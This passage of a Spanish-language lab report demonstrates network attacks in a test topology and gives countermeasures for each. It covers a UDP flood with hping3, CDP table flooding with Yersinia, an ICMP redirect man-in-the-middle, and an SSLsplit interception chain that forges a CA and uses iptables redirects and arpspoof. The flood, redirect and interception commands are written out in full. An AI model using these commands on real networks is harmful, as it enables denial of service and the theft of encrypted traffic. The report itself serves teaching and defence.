- Limitación de la velocidad de las respuestas ICMP por unidad de tiempo: esta limitación de las respuestas ICMP suele llevarse a cabo en el nivel del sistema operativo.
- Filtrado en el nivel del cortafuegos en el servidor: esto permite descartar paquetes sospechosos. Sin embargo, el cortafuegos también puede colapsarse bajo el volumen de datos de la inundación UDP.
- Filtrado de paquetes UDP, excepto en DNS, a nivel de red: las consultas DNS suelen ejecutarse mediante UDP. Con esta medida, cualquier otra fuente que genere una cantidad masiva de tráfico UDP se considerará sospechosa y los paquetes en cuestión se descartarán.

```
(kali@kali) ~/home/kali
hping3 -2 --flood 192.168.100.1
HPING 192.168.100.1 (eth0 192.168.100.1): udp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.100.1 hping statistic ---
6415301 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

(a) Configuración del atacante

```
(kali@kali)~$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data:
64 bytes from 8.8.8.8: icmp_seq=4 ttl=113 time=49.9 ms
64 bytes from 8.8.8.8: icmp_seq=6 ttl=113 time=46.5 ms
64 bytes from 8.8.8.8: icmp_seq=38 ttl=113 time=1077 ms
64 bytes from 8.8.8.8: icmp_seq=39 ttl=113 time=52.4 ms
64 bytes from 8.8.8.8: icmp_seq=40 ttl=113 time=26.5 ms
64 bytes from 8.8.8.8: icmp_seq=41 ttl=113 time=26.0 ms
^C
--- 8.8.8.8 ping statistics ---
41 packets transmitted, 6 received, 85.3659% packet loss, time 40821ms
rtt min/avg/max/mdev = 25.958/213.346/1076.906/386.329 ms, pipe 2
```

(b) Ping de la víctima a la IP cambiada

272...	4.629944	192.168.100.4	192.168.100.1	UDP	60	39597	→ 0	Len=0
272...	4.629962	192.168.100.4	192.168.100.1	UDP	60	39598	→ 0	Len=0
272...	4.629978	192.168.100.4	192.168.100.1	UDP	60	39599	→ 0	Len=0
272...	4.629996	192.168.100.4	192.168.100.1	UDP	60	39600	→ 0	Len=0
272...	4.630009	192.168.100.4	192.168.100.1	UDP	60	39601	→ 0	Len=0
272...	4.630023	192.168.100.4	192.168.100.1	UDP	60	39602	→ 0	Len=0
272...	4.630041	192.168.100.4	192.168.100.1	UDP	60	39603	→ 0	Len=0
272...	4.630056	192.168.100.4	192.168.100.1	UDP	60	39604	→ 0	Len=0
272...	4.630075	192.168.100.4	192.168.100.1	UDP	60	39605	→ 0	Len=0
272...	4.630094	192.168.100.4	192.168.100.1	UDP	60	39606	→ 0	Len=0
273...	4.630109	192.168.100.4	192.168.100.1	UDP	60	39607	→ 0	Len=0
273...	4.630127	192.168.100.4	192.168.100.1	UDP	60	39608	→ 0	Len=0
273...	4.630144	192.168.100.4	192.168.100.1	UDP	60	39609	→ 0	Len=0
273...	4.630163	192.168.100.4	192.168.100.1	UDP	60	39610	→ 0	Len=0
273...	4.630180	192.168.100.4	192.168.100.1	UDP	60	39611	→ 0	Len=0

(c) Paquetes enviados a la víctima

Figura 8: Demostración de Fraggle


9. CDP Flooding:

Descripción: El ataque se basa en la inundación de la tabla CDP del switch conectado al atacante (Switch1) con mensajes CDP, que haciendo uso de otros ataques, es posible denegar el servicio de la víctima. El primer objetivo (el otro ataque) es eliminar las entradas de los otros switches para, posteriormente, inundar la tabla CDP y evitar que puedan llegar solicitudes del switch de la víctima (Switch2). Si se mantiene activo este ataque de forma prolongada, puede afectar al funcionamiento del dispositivo ya que puede dañar componentes de este al estar expuesto a una sobrecarga de los recursos del equipo.

Puesta en práctica: Haciendo uso del programa Yersinia y su función de ataque CDP (flooding CDP table) comenzaremos a inundar la tabla con paquetes, los cuales son vecinos falsos creados aleatoriamente y enviados directamente al Switch1. La tabla se llenará y, al no existir entradas para los otros switches de la topología (previamente fueron eliminadas), impedirán al Switch1 conocer a los otros switches.


Contramedidas: Configurar los switches y demás dispositivos para que reenvíen un mensaje CDP antes de que expire la entrada de la tabla del switch inutiliza la denegación de servicio con el ataque individual. Otra opción es desactivar el protocolo CDP en una interfaz en específico (las interfaces que no pertenezcan a switches), ya que no es imprescindible para el correcto funcionamiento de la subred. Se desactivaría ejecutando el siguiente comando en el switch deseado:

```
Switch1(config-if)# no cdp enable
```




Device ID	Local Intrfce	Holdtme	Capability	Platform	Port ID
Switch2	Fas 1/1	243	R S I	3745	Fas 1/1
09LLLLL	Fas 1/0	252	R S	yersinia	Eth 0
777WME	Fas 1/0	252	B S H r	yersinia	Eth 0
0000000	Fas 1/0	252	R S I r	yersinia	Eth 0
0000000	Fas 1/0	252	R T B S	yersinia	Eth 0
0000000	Fas 1/0	252	R T I	yersinia	Eth 0
0000000	Fas 1/0	252	R T S H I r	yersinia	Eth 0

(a) Tabla CDP del switch antes del ataque




Device ID	Local Intrfce	Holdtme	Capability	Platform	Port ID
Switch2	Fas 1/1	184	R S I	3745	Fas 1/1
Switch3	Fas 1/2	143	R S I	3745	Fas 1/2
R1	Fas 1/3	53	R S I	3640	Eth 0/0

(b) Tabla CDP del switch después del ataque



No.	Time	Source	Destination	Protocol	Device ID	Port ID
14	20.115398	69:39:db:4e:77...	CDP/VTP/DTP/PA...	CDP	96 Device ID: 333333G	Port ID: Ethernet0
15	20.115419	74:94:3a:20:af...	CDP/VTP/DTP/PA...	CDP	96 Device ID: TTTTTTT	Port ID: Ethernet0
16	20.115441	ff:af:54:1b:38...	CDP/VTP/DTP/PA...	CDP	96 Device ID: T88888B	Port ID: Ethernet0
17	20.115469	9b:b7:48:53:2f...	CDP/VTP/DTP/PA...	CDP	96 Device ID: 3333333	Port ID: Ethernet0
18	20.115491	98:e4:d5:4c:0b...	CDP/VTP/DTP/PA...	CDP	96 Device ID: 888888B	Port ID: Ethernet0
19	20.115512	72:4e:82:16:d0...	CDP/VTP/DTP/PA...	CDP	96 Device ID: 0000000	Port ID: Ethernet0
20	20.115532	29:f3:2b:4f:43...	CDP/VTP/DTP/PA...	CDP	96 Device ID: 0000222	Port ID: Ethernet0
21	20.115552	07:b4:5e:3c:ce...	CDP/VTP/DTP/PA...	CDP	96 Device ID: 222222F	Port ID: Ethernet0
22	20.115574	e5:71:c0:1b:ec...	CDP/VTP/DTP/PA...	CDP	96 Device ID: EEEEEEE	Port ID: Ethernet0
23	20.115594	16:ec:43:32:c9...	CDP/VTP/DTP/PA...	CDP	96 Device ID: NN22222	Port ID: Ethernet0

(c) Paquetes enciados al switch víctima



(d) Inicio del ataque

Figura 9: Demostración de CDP Flooding

10. ICMP Redirection:

Este ataque lo contemplamos de forma teórica.

Descripción: Este ataque se basa en el uso del mensaje de ICMP tipo 5, el ICMP Redirect, con la finalidad de modificar la tabla de ruta de una máquina víctima para redirigirla hacia otros destinos en beneficio del atacante, pudiendo ser estos destinos una subred o a un host en particular, pudiendo conseguir realizar un ataque Man In The Middle gracias a ICMP. Al realizar este tipo de ataques podemos conseguir un ataque bidireccional implementando las distintas tecnologías que hemos visto previamente.

Puesta en práctica: A través del comando:

```
> icmp_redirect -v -s ipVictima/mask -G ipAtacante -i interface

-s ipVictima/mask nos indica la red fuente y su máscara de red
-G ipAtacante nos indica el Gateway que recibe los paquetes
  que se envíen desde la red víctima hacia la máquina atacante
-i nos indica la interfaz de escucha en la máquina atacante
```

Una vez ejecutado este comando se ya estaremos realizando el Man In the Middle, por lo que todos los paquetes pasarán por la máquina atacante.

Contramedidas: Para protegernos contra este ataque es posible configurar el equipo de forma local para evitar que los mensajes icmp redirect tengan efecto. Para ello debemos editar el fichero `/etc/sysctl.conf` añadiendo la línea:

```
net.inet.icmp.drop_redirect=1 (se puede hacer directamente desde
terminal con el comando sudo sysctl -w net.inet.icmp.drop_redirect=1).
```

Cuando nos llegue un mensaje icmp redirect con valor 1 se aceptará y cuando sea 0 se descartará el mensaje. La mayoría de distribuciones actuales vienen con el valor en 0 por lo que estarán protegidas por defecto.

11. SSLsplit:

Este ataque lo contemplamos de forma teórica.

Descripción: Es una herramienta para ataques **MITM (man-in-the-middle)** en conexiones de red cifradas en **SSL/TLS**. Las conexiones se interceptan de forma transparente a través de un motor de traducción de dirección de red redirigido a SSLsplit. La herramienta termina SSL/TLS e inicia una nueva conexión (SSL/TLS) con la dirección original de destino, mientras se registran todos los datos transmitidos. SSLsplit está destinado al análisis forense de red y pruebas de penetración.

SSLsplit trabaja con los protocolo **TCP, SSL, HTTP y HTTPS**, a través de **IPv4 e IPv6**.

Para las conexiones SSL y HTTPS, genera certificados X509v3 sobre la marcha, con base en el certificado de servidor original Subject DN. SSLsplit es capaz de trabajar con RSA, DSA y las claves ECDSA, DHE y Suites de cifrado ECDHE. SSLsplit también pueden usar certificados existentes del que se disponga la clave privada, en lugar de generarlo. También soporta certificados NC NULL -prefix y puede denegar las solicitudes de OCSP de forma genérica.

Puesta en práctica:

1. Utilizando openssl generaremos la clave privada para el certificado de la siguiente forma:

```
> openssl genrsa -out ca.key
(-out: salida como archivo ca.key)
```

2. Utilizamos la firma de clave privada para generar el certificado:

```
> openssl req -new -x509 -days 1096 -key ca.key -out ca.crt \\\
    -req: solicitud;
    -nuevo: nuevo;
    -x509: formato;
    -días: período válido;
    -clave especifica la clave privada;
    -out: certificado raíz
```

3. Activamos el enrutamiento y reenvío en la máquina atacante:

```
> sysctl -w net.ipv4.ip_forward=1
```

4. Establecemos las reglas de reenvío de puertos de iptables:

```
> iptables -t nat -F
> iptables -t nat -A PREROUTING -p tcp --dport 80 -j REDIRECT --to-ports 8080 [#HTTP]
> iptables -t nat -A PREROUTING -p tcp --dport 443 -j REDIRECT --to-ports 8443 [#HTTPS]
> iptables -t nat -A PREROUTING -p tcp --dport 587 -j REDIRECT --to-ports 8443 [#MSA]
> iptables -t nat -A PREROUTING -p tcp --dport 465 -j REDIRECT --to-ports 8443 [#SMTPS]
> iptables -t nat -A PREROUTING -p tcp --dport 993 -j REDIRECT --to-ports 8443 [#IMAPS]
> iptables -t nat -A PREROUTING -p tcp --dport 995 -j REDIRECT --to-ports 8443 [#POP3S]

    -t: especificar la tabla;
    -A PREROUTING: entrar en vigor antes del enrutamiento;
    -p: especificar el protocolo;
    -dport: aceptar el puerto del tráfico;
    -j: especificar el método de procesamiento (redirección REDIRECT);
    -to-ports: puertos de reenvío
```

Con el comando:

```
> iptables -t nat -L
```

podemos ver todas las reglas recién configuradas.

5. Con Arp spoofing interceptamos el tráfico de red del host de destino:

```
> arpspoof -i eth0 -t IpDestino -r PuertaEnlaceHostDestino
-i: especificar la tarjeta de red;
-t: falsificar el destino;
-r: dirección de la puerta de enlace
```

6. Iniciamos SSLsplit para el ataque: Primero creamos un directorio (p. e.):

```
> mkdir -p test/logdir
```

Escuchamos en el puerto del set:

```
> sslsplit -D -l connect.log -j /root/test -S /root/test/logdir/
-k ca.key -c ca.crt ssl 0.0.0.0 8443 tcp 0.0.0.0 8080
```

7. Resultados:

Cuando la víctima acceda a un sitio web https, habrá un error con el certificado de seguridad. Si la víctima hace click en Aceptar, el enlace se secuestra con éxito y el atacante puede obtener la información transmitida. Cuando el cliente accede al atacante, sslsplit recopila y registra la información real del certificado del sitio real en un instante y falsifica el certificado que se puede ver en el navegador para que el usuario lo vea. La información de conexión se puede ver en connect.log. Los datos de transmisión se pueden ver en el directorio que creamos en primer lugar en el paso 6: test/ logdir (usando el comando grep podemos filtrar datos).

Contramiedidas: Para protegernos contra este tipo de ataques al SSL tenemos varias posibilidades que vamos a ver a continuación:

- A la hora de estar visitando sitios web una opción segura es el uso de VPN's, una herramienta que encripta nuestra conexión extremo a extremo, desde antes incluso que accedamos al sitio web. Esto impedirá que cualquier atacante reciba nuestros datos sin encriptar.
- Si somos nosotros quienes gestionamos una web, una buena opción es contar con un certificado SSL que abarque la totalidad de la web y no solo su página de acceso. Gracias a esto conseguimos que no existan enlaces sin encriptar.
- Evitar las redes poco seguras, como pueden ser las redes Wi-Fi de cafeterías, bibliotecas, aeropuertos... Estas redes son espacios donde resulta mucho más sencillo realizar ataques MITM como SSLsplit, SSLstrip...